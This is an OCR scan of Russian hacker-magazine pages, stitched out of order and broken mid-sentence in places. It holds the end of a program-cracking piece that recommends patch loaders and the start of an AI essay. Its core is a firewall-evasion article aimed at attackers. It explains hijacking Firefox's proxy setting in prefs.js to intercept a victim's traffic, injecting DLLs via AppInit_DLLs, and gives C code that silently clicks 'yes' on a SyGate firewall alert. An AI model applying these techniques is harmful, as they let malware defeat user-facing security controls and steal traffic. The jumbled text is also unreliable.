Существует два диаметрально противоположных подхода к взлому программ. Самое трудное (но самое идеологически правильное и наименее всего наказуемое) создание своих собственных генераторов серийных номеров, ключевых файлов и т. д. Проанализировав работу оригинального генератора, хакер пишет точно такой же и раздает его всем, кому надо (и кому не надо — тоже). Однако это слишком утомительно, тем более что большинство защит нейтрализуются правкой нескольких байт. Вот только распространять взломанный файл нельзя: за это могут и по лапкам дать. К тому же, как правило, exe/dll слишком тяжелы для распространения, поэтому возникает естественная идея: распространять не сам взломанный файл, а список байт с адресами, которые надо исправить. Понятное дело, что никакой юзер с hiew'ом внутрь программы не полезет, поэтому на помощь приходит автоматизация.

Получить список различий между оригинальным и взломанным файлом поможет утилита fc. exe, входящая в штатный комплект поставки Windows. А вот чтобы внести исправления в exe/dll, понадобится утилита-модификатор, которую можно написать буквально за несколько минут, а если писать лень, то могу предложить коллекцию уже готовых: www.wasm.ru/baixado.php?mode=tool&id=35.

Хуже, если программа упакована/защищена протектором. Тогда ее приходится править уже на лету, непосредственно в оперативной памяти, для чего пригодится Process Patcher (www.wasm.ru/baixado.php?mode=tool&id=38), R! SC's Process Patcher (www.wasm.ru/baixado.php?mode=tool&id=39) или *ABEL* Self Learning Loader Generator (www.wasm.ru/baixado. php?mode=tool&id=144). Последняя программа отличается тем, что ищет исправляемые байты не по фиксированным смещениям, а по регулярным шаблонам, что позволяет ей в большинстве случаев переживать выход новой, слегка измененной версии ломаемой программы (если, конечно, изменения затронули не защитный механизм, а что-нибудь другое).

Думать!

Прочитав статью, ты, естественно, не научишься взламывать программы. Но знать, когда и какой инструмент применить, — это уже большое дело. Рекомендую перечитать материал еще раз, чтобы все основательно уложилось в голове, а затем приступить к чтению других статей на эту тему. И я почему-то уверен, что все у тебя получится.



Файрвол тебя не спасет

КРИС КАСПЕРСКИ


ВСЯ ПРАВДА О БЕЗОПАСНОСТИ БРАНДМАУЭРОВ

БРАНДМАУЭРЫ (ОНИ ЖЕ FIREWALL'Ы) СЕЙЧАС ИСПОЛЬЗУЮТСЯ ПОВСЕМЕСТНО. ИХ ВСТРАИВАЮТ В DSL-МОДЕМЫ, WI-FI ТОЧКИ ДОСТУПА, МАРШРУТИЗАТОРЫ, ОПЕРАЦИОННЫЕ СИСТЕМЫ, АНТИВИРУСЫ И ДРУГИЕ ПРОГРАММНЫЕ ПАКЕТЫ ТИПА SYGATE PERSONAL FIREWALL ИЛИ OUTPOST. БОЛЬШИНСТВО ПОЛЬЗОВАТЕЛЕЙ ДАЖЕ НЕ ПРЕДСТАВЛЯЮТ, ЧТО ЭТО ТАКОЕ, НО НА 100% УБЕЖДЕНЫ, ЧТО ФАЙРВОЛ СПАСЕТ ИХ ОТ ВСЕХ БЕД. НО ТАК ЛИ ОНИ НАДЕЖНЫ, КАК УТВЕРЖДАЕТ РЕКЛАМА?

Прежде чем начать, необходимо выяснить, что такое персональные брандмауэры и чем они отличаются от не персональных (за отсутствием подходящей терминологии назовем их «внешними»). Внешний брандмауэр представляет собой штуку, включенную в разрыв между сетевым кабелем (Ethernet/WiFi/Dialup) и сетевой картой охраняемого узла (не важно — сервером или клиентской машиной). Конструктивно внешний брандмауэр может быть реализован и как микросхема, встроенная в DSL-модем/материнскую плату, и как самостоятельный узел — маршрутизатор/мост, построенный на базе IBM PC и управляемый любой подходящей операционной системой (например, LINUX, хотя и Windows тоже сгодится).

Возможности воздействия на внешний брандмауэр минимальны. Если он сконфигурирован правильно и не имеет дыр, то проникнуть на атакуемую машину сети извне очень трудно. А вот вырваться из внешнего брандмауэра на свободу ничего не стоит, поскольку он ничего не знает ни о процессах, ни о потоках. Ему неведомо понятие «зловредной программы». Все, что он имеет в своем распоряжении, — это список открытых портов, среди которых в обязательном порядке присутствует 80-й порт, связанный с WEB. Следовательно, любое приложение может беспрепятственно устанавливать соединения с любыми IP-адресами по 80-му порту, скрытно пересылая конфиденциальную информацию или устанавливая back-door. Брандмауэр ничего не сможет с этим сделать (особенно, если зловредная программа «обернет» пересылаемые данные в HTTP-запросы), поскольку он не в состоянии отличить, кто посылает TCP/IP-пакеты: FireFox.exe или evil-virus.exe!

Персональные брандмауэры устанавливаются непосредственно на защищаемый ими компьютер, поэтому не только поддерживают списки «доверенных приложений», но также пытаются отслеживать факт внедрения в них постороннего кода, чтобы малварь не смогла передать информацию «руками» FireFox'a или IE. Все это, конечно, замечательно, хотя есть одно «но»! Тот факт, что персональный брандмауэр находится на той же самой машине, что и малварь, делает его чрезвычайно уязвимым против атак на сам брандмауэр. Малварь, заполучившая администраторские права, может делать абсолютно все, что угодно, в том числе и обмениваться пакетами в обход брандмауэра! Изначальная задумка протестировать несколько популярных продуктов на надежность оказалась провальной. И знаешь почему? Потому что абсолютно все персональные файрволы обходятся довольно простыми (зачастую универсальными)



> TCPView не может закрыть системное соединение

варная Windows, в отличие от демократично настроенной LINUX, открывает для своих нужд кучу никому не нужных портов, которые не так-то просто отключить и которые содержат уязвимости. Достаточно вспомнить червя MSBlast, распространяющегося через дыру в сервисе DCOM, висящем на 135 порте и реально полезным только в корпоративных сетях, разделенных на домены.

Взять, к примеру, список портов, открытых на моем компьютере (смотри скриншот). Для того чтобы узнать, какие порты открыты, достаточно вызвать штатную утилиту netstat.exe, передав ей в командной строке ключ «-а». Бесплатная утилита TCPView от Марка Руссиновича (www.sysinternals.com/Utilities/TdiMon.html), кстати говоря, распространяемая в исходных кодах, покажет больше информации (в частности, сообщит, какой процесс пользует тот или иной порт), а также поможет закрыть любое соединение, кроме системных. Такие порты приходится закрывать уже на брандмауэре, или постоянно устанавливать свежие заплатки, латая систему путем затыкания дыр (но это не лучшее решение, поскольку о многих дырах Microsoft узнает в последнюю очередь). Для более детального анализа трафика можно использовать снифер, который встроен практически в каждый профессиональный брандмауэр, или утилиту TDIMon все от того же Марка Руссиновича, которая покажет трафик, проходящий через TDI-драйвер — один из наиболее низкоуровневых сетевых драйверов.

Но все-таки! Как насчет ответа на поставленный ранее вопрос? Можно ли проникнуть сквозь закрытый порт или нет? Что тут сказать. Брандмауэры первых поколений обходились только так. Достаточно было послать сильно фрагментированный TCP-пакет, настолько фрагментированный, что целевой порт не попадал в первый IP-пакет, а поскольку функцией сборки IP-пакетов брандмауэр по ряду причин не оснащен, то он свободно пропускал эту «бомбу». Но это в основном относится к внешним брандмауэрам. А персональные работают сразу на многих уровнях, в том числе контролируя пакеты, уже собранные драйвером TCPIP.SYS, и с ними этот фокус уже не проходит. Хуже того! Они могут забить тревогу, поскольку в реальной жизни такие фрагментированные пакеты практически никогда не встречаются!

Но даже если брандмауэр пропустит такой пакет, то это не сильно поможет атакующему, поскольку все современные серверы (ftp, proxy) давным-давно научились различать интерфейсы сетевых соединений, автоматически отсекая нежелательные подключения. Взять хотя бы установленный у меня Etlin HTTP Proxy Server, связывающий машины моей локальной сети с внешним миром. Чтобы не закрывать порт на брандмауэре и не назначать на доступ к Proxy пароль (которые поддержи-

методиками даже с прикладного уровня. Доходчивый рассказ о том, как пробить защиту, будет лучшим доказательством, что надежной защиты нет. Установленные одновременно и внешний, и персональный файрволы, безусловно, защищают сеть, но даже в этом случае нет никаких гарантий, что нас не атакуют!

Из внешней сети во внутреннюю через брандмауэр


Вот компьютер, который мы хотим атаковать, но снаружи его находится неприступная стена брандмауэра. В ней есть порт, но он наглухо закрыт. Какие будут идеи по поводу того, как его пробить? Тут уместно сделать маленькое лирическое отступление, поскольку подавляющее большинство пользователей понятия не имеют, что такое брандмауэр и зачем он вообще нужен!

Вообразим себе домашнюю (или корпоративную) сеть с приватными ресурсами, ведь очень утомительно каждый раз вводить пароль при доступе к файловому хранилищу, реализованному через Microsoft Shared или ftp, или такой банальной вещью, как HTTP-Proxy сервер. Чтобы не покупать для каждой машины свой IP, администратор назначает всем машинам внутрисетевые IP. Реальный IP получает только одна машина, на ней же устанавливается Proxy-сервер, через который ходят все остальные. Слово «все» в данном случае следует понимать буквально. Любой хакер, обнаруживший путем сканирования работающий Proxy может использовать его в своих целях. А за трафик будет платить владелец атакованной машины. Оно ему надо? Вот тут-то брандмауэр и выручает, закрывающий Proxy-порт для всех нелокальных узлов (ну, при желании можно добавить несколько адресов удаленных партнерских фирм). То же самое и с ftp. Внутри сети с ним можно общаться беспрепятственно, но вот все внешние подключения будут безжалостно отсечены брандмауэром!

Отсюда вывод: если у тебя нет ни Proxy, ни ftp, и ты не используешь разделяемые ресурсы, не защищенные паролем, — нафига тебе вообще нужен брандмауэр?! Разве только, чтобы почувствовать себя крутым и продвинутым парнем. А то уже некоторые без брандмауэра в сеть вообще выходить боятся. Другой вопрос, что ко-




Напомню только, что мой FTP-сервер (ftp://nezumi.org.ru/pub/) с массой статей и прочей документацией работает не все время, а только тогда, когда я не сплю. Сейчас это где-то между 21:00 и 12:00 по Москве со сдвигами в ту или иную сторону.



> Несмотря на то, что персональные файрволы не дают 100% гарантии, установить его все же рекомендую. Хорошая подборка будет ждать тебя на DVD-диске.



> Изначальная задумка протестировать несколько популярных продуктов на надежность оказалась провальной. И знаешь почему? Потому что абсолютно все персональные файрволы обходятся довольно простыми (зачастую универсальными) методиками даже с прикладного уровня.



> Список портов, открытых на моем компьютере

вают не все программы), я поступил проще, разрешив Proxy принимать подключения только с одного интерфейса — интерфейса локальной сети. То же самое относится к внутреннему ftp-серверу.


Выходит, что даже если атакуемый порт открыт на брандмауэре (или брандмауэр удалось пробить каким-нибудь стенобитным орудием), то вовсе не факт, что атака возымеет успех!

Нет, ну это несерьезно и неинтересно! А как же атаковать тогда?! Вот несколько секретов, которые могут помочь начинающим. Во-первых, можно попробовать атаковать один из доверенных узлов путем посылки вируса во вложении или использовании подходящей уязвимости. Крупные корпорации обычно так и атакуются. Они имеют множество подразделений во всех странах мира, но далеко не в каждом из них работают грамотные и ответственные администраторы.

Во-вторых, можно атаковать один из узлов локальной сети. А как это можно сделать? Самое простое (но уже далеко не самое актуальное) — послать в письме специальную программу. Если эта программа не стащена с какого-то хакерского сайта, а написана самостоятельно, индивидуально для данной конкретной атаки, то антивирусы с высокой степенью вероятности пропустят ее, но пользователь за последнее время резко поумнел и что попало уже не запускает, поскольку выволочка, устроенная администратором за последний запуск соблазнительного вложения, еще свежа в его памяти. К тому же сейчас появилась модная тенденция настраивать корпоративные серверы так, чтобы все исполняемые файлы автоматически вырезались, даже если они находятся в архивах! Впрочем, к домашним локальным сетям это не относится, и женщины по-прежнему запускают все, что угодно.

В-третьих, можно заманить жертву на специальным образом сконструированную WEB-страничку, эксплуатирующую ту или иную уязвимость в IE. Или не обязательно уязвимость! Редкий пользователь знает про уровни безопасности. На странички, открываемые из сети, действуют весьма драконические ограничения, и Java-скрипты отдыхают. Но вот при последующем открытии той же самой странички, сохраненной на диск, ситуация меняется до чрезвычайности! Так что проникнуть в локальную сеть для опытного хакера не составит никакого труда!

> Изменение настроек FireFox в обход брандмауэра



Наконец, всеми горячо любимая операционная система Windows содержит столько дыр, что может быть легко атакована с приобретением привилегий SYSTEM, с которыми отключить брандмауэр не составит никакого труда!

Вот неполный перечень способов обхода брандмауэров извне. И он действительно работает, особенно в свете того, что приобретать легальные продукты наши соотечественники (да и зарубежные товарищи) не очень-то любят, а демонстрационный срок не бесконечен, и рано или поздно человек залезает в Осла (или другое животное) и начинает тянуть его за хвост в поисках крэков, многие из которых содержат в себе самый настоящий back-door, прочно вгрызающийся в компьютер и дезактивирующий брандмауэр. О том, как это сделать, мы сейчас и поговорим.


Из внутренней сети во внешнюю через брандмауэр

Что касается проникновения во внешнюю сеть, огражденную внешним брандмауэром, я уже писал в статье «Побег через брандмауэр плюс терминализация всей NT», электронную копию которой можно свободно утянуть с ftp://nezumi.org.ru/pub/zq-worm-firewall.zip (или взять с нашего диска. — Прим. Step'a). Повторяться не буду.

Что же касается персональных брандмауэров, то вырваться из-под их гнета значительно сложнее. Большинство публикаций на эту тему предполагает, что атакующая программа имеет администраторские привилегии, с помощью которых она может спуститься на нулевое кольцо термоядерного уровня и дезактивировать все датчики брандмауэра с той же осторожностью, с какой сапер разминирует бомбу. Очень хорошая статья «Обход Outpost Firewall 3.x и 4.0 в Kernel mode» лежит на www.wasm.ru/article.php?article=outpostk. Она подробно описывает методику перехвата и фильтрации пакетов, используемую персональными брандмауэрами, а поэтому справедлива не только для одного лишь Outpost'a, но также и для других продуктов.

Главный минус — это права администратора. Статья ничего не говорит о том, как их заполучить. И хотя под администратором сидит свыше половины домашних пользователей XP, да и в самой операционной системе имеется множество дыр, позволяющих хакеру несанкционированно повышать уровень своих привилегий вплоть до SYSTEM, представляет интерес обойти брандмауэр, располагая всего лишь правами простого пользователя.

Начнем с того, что большинство брандмауэров не отслеживают локальные подключения по петле 127.x.x.x, поскольку такие пакеты идут совсем по-другому маршруту. Поэтому



› TDIMon покажет трафик, проходящий через TDI-драйвер — один из наиболее низкоуровневых сетевых драйверов


если на компьютере установлен какой-нибудь сервер, хакер может напрямую подключаться к нему. Брандмауэр и знать ничего не будет. Если, конечно, сам сервер включает 127.x.x.x в список доступных интерфейсов. А если не включает?! Хорошо, тогда передаем атакующую программу на соседнюю локальную машину (локальный трафик, как правило, не запрещается брандмауэром, во всяком случае, пересылка файлов все-таки возможна). Ну а дальше атакующей программе остается всего лишь связаться с сервером по разрешенному интерфейсу локальной сети, если, конечно, локальная сеть вообще есть.

Очень многие ставят персональный брандмауэр на одиночный компьютер только затем, чтобы следить за активностью приложений, ломящихся в сеть. И если вдруг наша хакерская программа (не являющаяся ни IE, ни FireFox'ом) вдруг постучится в 80-й порт, то брандмауэр тут же поднимет тревогу. Как, мол, это так! Многие хакеры пытаются внедриться в адресное пространство доверенных приложений (того же FireFox, например) посредством API-функций CreateRemoreThread()/WriteProcessMemory(), но брандмауэры за этим зорко следят. Модификация файла на диске также не дает ожидаемых результатов, поскольку брандмауэр проверяет контрольную сумму при его запуске. Правда, тут есть одна небольшая лазейка. Известная ветка реестра AppInit_DLLs: все DLL, перечисленные в ней, проецируются на адресные пространства каждого запускаемого процесса со всеми вытекающими отсюда последствиями. Однако все больше и больше брандмауэров начинает контролировать AppInit_DLLs, сообщая о появлении в ней новых элементов, а то и вовсе автоматически удаляет их, так что этот прием уже давно устарел.

А вот что по-прежнему остается актуальным, так это изменение настроек браузера, которые хранятся в совершенно бесхозном и никем не сохраняемом виде. Взять хотя бы FireFox. Адрес Proxy-сервера хранится в файле \Documents and Settings\kris kaspersky\Application\ Data\Mozilla\Firefox\Profiles\4uszwife.default\prefs.js, в строке «user_pref(«network.proxy.http», «80.75.2.146»);», которую никакой брандмауэр не проверяет. Если подставить сюда адрес нашего узла (естественно, для этого необходимо иметь статический IP, либо динамический IP, повешенный на динамический DNS), то мы сможем грабить весь трафик или даже подсовывать жертве левый контент, а брандмауэр даже и не пикнет!

Кстати говоря, тот же FireFox большей частью написан на Java, целостность которой брандмауэры контролировать еще не научились, ограничиваясь проверкой кодовой секции, а это значит, что мы можем модифицировать FireFox по своему усмотрению, не рискуя, что брандмауэр застанет нас врасплох. Ну, а если все-таки застанет и выкинет вот такое противное окно, как показано на рисунке? Что мы будем делать тогда?!

А вот тогда мы используем старый, как дуб, но все еще работающий трюк с эмуляцией клавиатурного/мышиного ввода. Попросту говоря, отследим появление окна брандмауэра с надписью «SyGate Personal Firewall» (что можно сделать с помощью API-функции FindWindow), перечисляем дочерние элементы управления через EnumWindows и жмем на кнопку «yes».



> Типичная реакция персонального брандмауэра на неудачную атаку


Естественно, каждый брандмауэр требует своего подхода, но поскольку их существует не так уж и много, нам будет легко написать программу, поддерживающую их все. Ключевой фрагмент, ответственный за нажатие выглядит так:

Перечисление дочерних окон брандмауэра

```
// получаем хэндлы всех интересующих нас окон
HWDN CALLBACK EnumChildWindowsProc
   (HWND hwnd,LPARAM lParam)
{
   static N=0;
   switch(++N) {
      case 3:     // галочка "remember"
         remember = hwnd;
         break;
      case 4:     // кнопка "no"
         no = hwnd;
         break;
      case 5:     // кнопка "detail"
         detail = hwnd;
         break;
      case 6:     // кнопка "yes"
         yes = hwnd;
      return yes;
   }
   return 0;
}

// имитация нажатия на кнопку yes
foo(HWND hWnd)
{
   SendMessage(hWnd,   WM_SETFOCUS, 1, 0);
   SendMessage(hWnd,   BM_SETSTATE, 1, 0);
   PostMessage(hWnd,   WM_KILLFOCUS, 0, 0);
}
```

> HTTP Proxy Server принимает подключения только с одного интерфейса — интерфейса локальной сети



Некоторые пояснения к листингу. Первое и главное. Менее привилегированное приложение может посылать сообщения окну более привилегированного приложения, причем последнему будет очень сложно определить, кто именно нажал на кнопку: пользователь или программа. Однако программно нажать на кнопку не так-то легко! Но ведь нам же хочется, чтобы атака осталась незамеченной, и брандмауэр молчал, как партизан, после расстрела (именно после, а не перед, поскольку после нажатия на «yes» брандмауэру будет совершенно не о чем волноваться).

Большая ошибка начинающих хакеров состоит в том, что они ограничиваются всего лишь одной посылкой сообщения BM_SETSTATE, а, как показывает практика, для элемента управления типа «кнопка» этого явно не достаточно, и такое сообщение еще не приводит к ее нажатию. Почему? Ошибка кроется в том, что для корректной эмуляции ввода мы, во-первых, должны установить фокус (сообщение WM_SETFOCUS), а после перевода кнопки в состояние «нажато» (сообщение BM_SETSTATE) этот фокус убить (сообщение WM_KILLFOCUS), ведь, как известно даже желторотым пользователям, кнопки срабатывают не в момент их нажатия, а в момент отпускания. Не веришь? Поэкспериментируй с любым приложением и убедись в справедливости сказанного.

Еще одна деталь напоследок. Если в роли убийцы фокуса выступает функция API-SendMessage, то поток, эмулирующий ввод, блокируется вплоть до того момента, пока обработчик нажатия кнопки не возвратит циклу выборки сообщений своего управления. Чтобы этого не произошло, нужно использовать API-функцию PostMessage, которая посылает убийцу фокуса и, не дожидаясь от него ответа, как ни в чем не бывало продолжает выполнение.

Однако разработчики брандмауэров тоже не байтом деланы и всячески сопротивляются эмуляции ввода. Они могут вообще не обрабатывать указанных сообщений, реагируя, например, на WM_KEYDOWN или что-то еще. Коварство Windows заключается в том, что она позволяет нажать кнопку очень многими путями. Но ведь не ковыряться же с каждым отдельно взятым брандмауэром?!

Существует весьма простой и элегантный путь выхода из этой, казалось бы, безнадежной ситуации. Перемещаем мышиный курсор к нужной кнопке API-функцией MouseMove (координаты кнопки определяются, как и прежде, через перечисление элементов управления), после чего вызываем API-функцию SendInput, имитирующую клавиатурный ввод на очень низком уровне. И все — брандмауэр отдыхает.

Заключение

Разумеется, мы рассмотрели далеко не все возможные способы борьбы с персональными и внешними брандмауэрами. Но хакерская мысль не стоит на месте! Новые идеи рождаются буквально каждый день. Глупо верить, что всякие там Outpost'ы, ZoneAlarm'ы, Sygate Personal Firewall являются панацеей и спасут тебя от любой заразы. Опытные хакеры и программисты троянов все равно знают, как любой из них обойти, но при этом пренебрегать их использованием не стоит.



ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /

БРАТЬЯ ПО РАЗУМУ

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ И ВСЕ, ЧТО С НИМ СВЯЗАНО

ЧЕЛОВЕЧЕСКИЙ МОЗГ КАЧЕСТВЕННО ОТЛИЧАЕТСЯ ОТ МОЗГОВ ДРУГИХ ЖИВОТНЫХ. КОШКИ, ПТИЦЫ И МЕДВЕДИ В ПРИНЯТИИ РЕШЕНИЙ РУКОВОДСТВУЮТСЯ СВОИМИ ИНСТИНКТАМИ, КОТОРЫЕ ЗАЛОЖЕНЫ В НИХ ОТ ПРИРОДЫ: ПОЖРАТЬ, УБЕЖАТЬ ОТ ОПАСНОСТИ, РАЗМНОЖИТСЯ. ЧЕЛОВЕКУ ЭТО ТОЖЕ СВОЙСТВЕННО, НО В МЕНЬШЕЙ СТЕПЕНИ. У НЕГО ЕСТЬ ИНТЕЛЛЕКТ, КОТОРЫЙ ПОЗВОЛЯЕТ ЕМУ НАКАПЛИВАТЬ ЗНАНИЯ, СТРУКТУРИРОВАТЬ ИХ И ПРИНИМАТЬ РЕШЕНИЯ НА ИХ ОСНОВЕ. ИМЕННО ЭТО КАЧЕСТВО ПОЗВОЛИЛО ЧЕЛОВЕКУ СДЕЛАТЬ ТАКОЙ БОЛЬШОЙ ШАГ ВПЕРЕД.
СОВРЕМЕННЫЙ ЧЕЛОВЕК НАСТОЛЬКО РАЗВИТ, ЧТО УЖЕ НЕ ПЕРВУЮ СОТНЮ ЛЕТ ТОЛЬКО И ДУМАЕТ НАД ТЕМ, КАК СМОДЕРИРОВАТЬ ПРОЦЕСС СОБСТВЕННОГО МЫШЛЕНИЯ.

Может ли машина мыслить? Даже если может, то будет ли этот процесс похож на мышление человека? Эти вопросы остаются без ответа и по сей день. И если ты думаешь, что ответ на эти вопросы — всего лишь дело времени и развития технологий, то ошибаешься. Фигурирующий в компьютерных играх ИИ — не что иное, как простой алгоритм, дергающий фигурки за веревочки, как в тире.
ИИ, показанный в фильме Спилберга «Artificial Intelligence», может более-менее точно отобразить то, что люди хотят от ИИ и что собираются делать: обычных алгоритмизированных марионеток. Однако это ни в коем случае не интеллект и не братья по разуму.

Deux ex machina

Представлял ли ты когда-нибудь компьютер изнутри? Ну, не в смысле набора микросхем, потоков электронов и намагниченных участков винчестера, а как целый организм, в котором, если присмотреться и прислушаться, бродит какой-то электронный «дух», живущий в этом наборе плат и периферийных устройств, и именно благодаря нему комп может нормально функционировать. Я не говорю о какой-либо мистике, просто есть разница в ощущениях, когда ты включаешь утюг и компьютер. То — железяка, а это — вроде что-то соображает. В общем, ты и так прекрасно знаешь, благодаря чему и даже как он соображает. Но только чувство того, что компьютер — не просто железяка, поможет нам в дальнейшем, когда мы будем говорить о машинах Тьюринга.
Одна из проблем ИИ — добиться уверенности в том, что это именно интеллект, а не что-то другое. Допустим, кому-то из наших народных умельцев или какой-то группе ярых ученых удалось сделать ИИ, и они об этом во всеуслышание объявляют: дескать, приходите, смотрите. Как ты тут определишь, что все по-честному? Самый простой тест для проверки предложил в 1950 году Алан Тьюринг, один из отцов кибернетики. Тест Тьюринга состоит в том, что в разных комнатах находятся люди и машина. Они не могут видеть друг друга, но имеют возможность задавать друг другу вопросы в безличной форме — например, с помощью электронной почты или аськи. Если в процессе диалога между участниками игры людям не удается установить, что один из участников — машина, то такую машину можно считать обладающей интеллектом. Ну, разве не правда, что если на вопросы машина отвечает так же, как если бы отвечал обычный человек, значит, и механизмы формирования ответа схожи с человеческими. Да и как может быть тогда по-другому?



› Современный перцептрон использует лазерное сканирование

Тебе не кажется, что слишком все как-то просто? В нашем примере, если у новоиспеченного ИИ получится отвечать на любые поставленные ему вопросы как обычный человек, то можно считать, что этот компьютер или прога обладает интеллектом, равным человеческому.

Теперь представь себе другую, уже совсем фантасмагорическую ситуацию. Допустим, в XIX веке все ученые Земли задумали сделать механический мозг, который может пройти тест Тьюринга (ну, они, конечно, Тьюринга тогда не знали, но что нам мешает пофантазировать?). Конструктивно делают они его не сложнее обычной печатной машинки, которая одну комбинацию отбитых на ней символов заменяет по сложнейшему алгоритму на другую. Пусть размеры этой машины даже займут целую планету, и ее словарный запас вмещает все известные человечеству на то время слова, а программирование алгоритмов настолько сложно, что может занять не одну сотню лет. Однако представим, что результат налицо — механическая громада успешно проходит тест Тьюринга.

